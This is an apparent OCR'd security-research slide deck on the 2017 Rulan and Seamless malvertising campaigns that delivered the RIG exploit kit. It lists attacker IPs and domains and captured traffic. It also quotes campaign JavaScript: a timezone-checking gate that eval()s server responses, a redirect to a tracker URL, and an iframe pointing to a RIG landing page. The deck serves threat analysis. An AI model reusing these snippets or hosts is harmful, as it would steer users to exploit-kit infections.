
Rulan Campaign

- **Overview**
  - Began to be observed around April 2017
    - used the “.ru” domain and the path was “/lan”
  - Malvertising attack campaign
    - Exploit Kit
    - Fake Adobe Flash Player (.js/.apk)
    - Phishing



Rulan Campaign

- Information
  - IP address is hardly changed
    - 144.76.174.172
    - 185.144.30.244
  - Domain characteristics
    - Gate to redirect to RigEK
      - best-red.ru
      - new-red.ru
      - The ru domain including "red"
        - “red" stands for “redirect”
        - Combination with simple words
    - Fake Adobe Flash Player
      - flashupdate-centr.ru
      - flashupdate-club.ru
      - Often including “flash”



144.76.174.172 IP address information


Country	DE
Autonomous system	24940 (Hetzner Online AG)

Passive DNS Replication ⓘ

Date resolved	Domain
2017-10-31	flashupdate-master.ru
2017-10-30	mail.bioredi.ru
2017-10-30	mail.ruredi.ru
2017-10-30	mail.viptds.ru
2017-10-30	mirredi.ru
2017-10-24	viptds.ru
2017-10-22	ecoredi.ru
2017-10-20	ruredi.ru
2017-10-20	www.ecoredi.ru
2017-10-20	www.mirredi.ru
2017-10-20	www.ruredi.ru
2017-10-20	www.rusredi.ru
2017-10-19	bioredi.ru
2017-10-19	magazinredi.ru

Rulan Campaign

- RigEK Gate




#	Server IP	Prot...	Met...	Host	URL	Body	Comments
2	144.76.174.172	HTTP	GET	ruredi.ru	/1	0	Rulan Gate
3	188.225.27.76	HTTP	GET	188.225.27.76	/?MzAwNDY4&dogs=Z...	69,854	RIG_EK (Landing Page)
4	188.225.27.76	HTTP	GET	188.225.27.76	/?MzIyMjMx&tyu=xXrQ...	14,369	RIG_EK (Flash Exploit)

```
Location: http://188.225.27.76/?
MzAwNDY4&dogs=ZGVub21pbmF0aW9ucw==&tyu=xHrQMrTYbRrFFYHfKP7EUKBEMUrWA0WKwY2Zha3
VF5qxFDPGpbf1FxnspVidCFiEmvdvdLcHIwah1UbA&hjk=SwAym4pcV1kUpar63UWHwBOd1ZOG-
BaPNA4X-
JbAFbU_3V6gx7IRdcgjzxWK7GJZzektYl8gpQlR2arI&pets=dW5rbm93bg==&meows=c3Rvcm1lZA
==&capital
```


- The path of Gate doesn't change for a long time
  - /lan
  - /hil
  - /123


Rulan Campaign

- Fake Adobe Flash Player




#	Server IP	Prot...	Met...	Host	URL	Body	Comments
2	144.76.174.172	HTTP	GET	proflashpro.ru	/	649	Rulan Gate
3	144.76.174.172	HTTP	GET	proflashpro.ru	/page.html	2,357	Main HTML
12	144.76.174.172	HTTP	GET	proflashpro.ru	/download/install.zip	1,383	JS Downloader
14	144.76.174.172	HTTP	GET	download.flashu...	/get.php?dBtjiz	1,672...	Malware Download





Seamless Campaign

- **Overview**
  - Began to be observed around March 2017
    - There was “seamless” in the attribute of iframe used in Gate
  - Malvertising attack campaign using RigEK
  - Attack using Pre-Gate and Gate




Seamless Campaign

- Information
  - Pre-Gate and Gate are on different servers.
    - Files existing on the server are the same
      - Gate's file also exists on Pre-Gate's server
  - Pre-Gate has different paths depending on the target area
    - /japan
    - /usa
  - Gate is one to one correspondence with Pre-Gate
    - /japan -> test1.php
    - /usa -> test2.php
  - Analysis obstruction
    - Get time zone using JavaScript in Pre-Gate
      - Check timezone
        - If not, redirect legitimate website

Seamless Campaign

- Information
  - Pre-Gate and Gate change in 1 month or so
    - The IP address being used belongs to “reg.ru”
  - The Pre-Gate path don’t change very much
  - The Gate path changes frequently
    - /lol1.php
    - /signup1.php
    - /test1.php




URLs ⓘ


Date scanned	Detections	URL
2017-11-21	4/65	http://194.58.38.57/canada/
2017-11-21	4/65	http://194.58.38.57/fr/
2017-11-21	2/65	http://194.58.38.57/usa/
2017-11-21	4/65	http://194.58.38.57/japan/

Seamless Campaign

- Pre-Gate




#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflar...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)




```
var d = jstz.determine();
var e = d.name();
$.ajax({
    url: location.href,
    type: "POST",
    data: "tz=" + e + "&r=" + document.referrer + "&he=" + g,
    success: function (a) {
        eval(a)
    }
})
```

Seamless Campaign

- Pre-Gate




#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflar...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)




```
$("body").remove(); $("html").append("body").html("<div style=\"\"></div>");
window.location.href =
"http://flinsheer-perreene.com/voluum/1b0358c4-3746-4301-9853-4e986b20c58a??
track=48tmsGdsssmgj383g=a44924c7b6ada6c50ed3b69e3918864c"
```

Seamless Campaign

- Gate



#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflar...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)




```
<HEAD>
</HEAD>
<BODY>
    <iframe width="500" scrolling="no" height="500" frameborder="500" src="http://188.225.46.145/?
    MjQ4MzM5&hDhbbJVDzRHAvabdW5rbm93bmplWWJvZ21lJSEpYSldXUg==bWlzc2luZw==&tNDDzPh=bWlzc2luZw==&
    xcvcvxcv=xXrQMvWfbRXQD53EKv7cT6NBMVHRHECL2YqdmrHQefjaelWkzrfFTF_3ozKASASG6_BtdfJ">
</body>
</html>
</body>
```

Analysis of Exploit Kit

RIG Exploit Kit

- **Overview**
  - Observed since around 2014
  - Most active since September 2016
    - Used in so many attack campaigns
  - Source code leaked in 2015
    - RIG Exploit Kit version 2



nyx0 / RIG

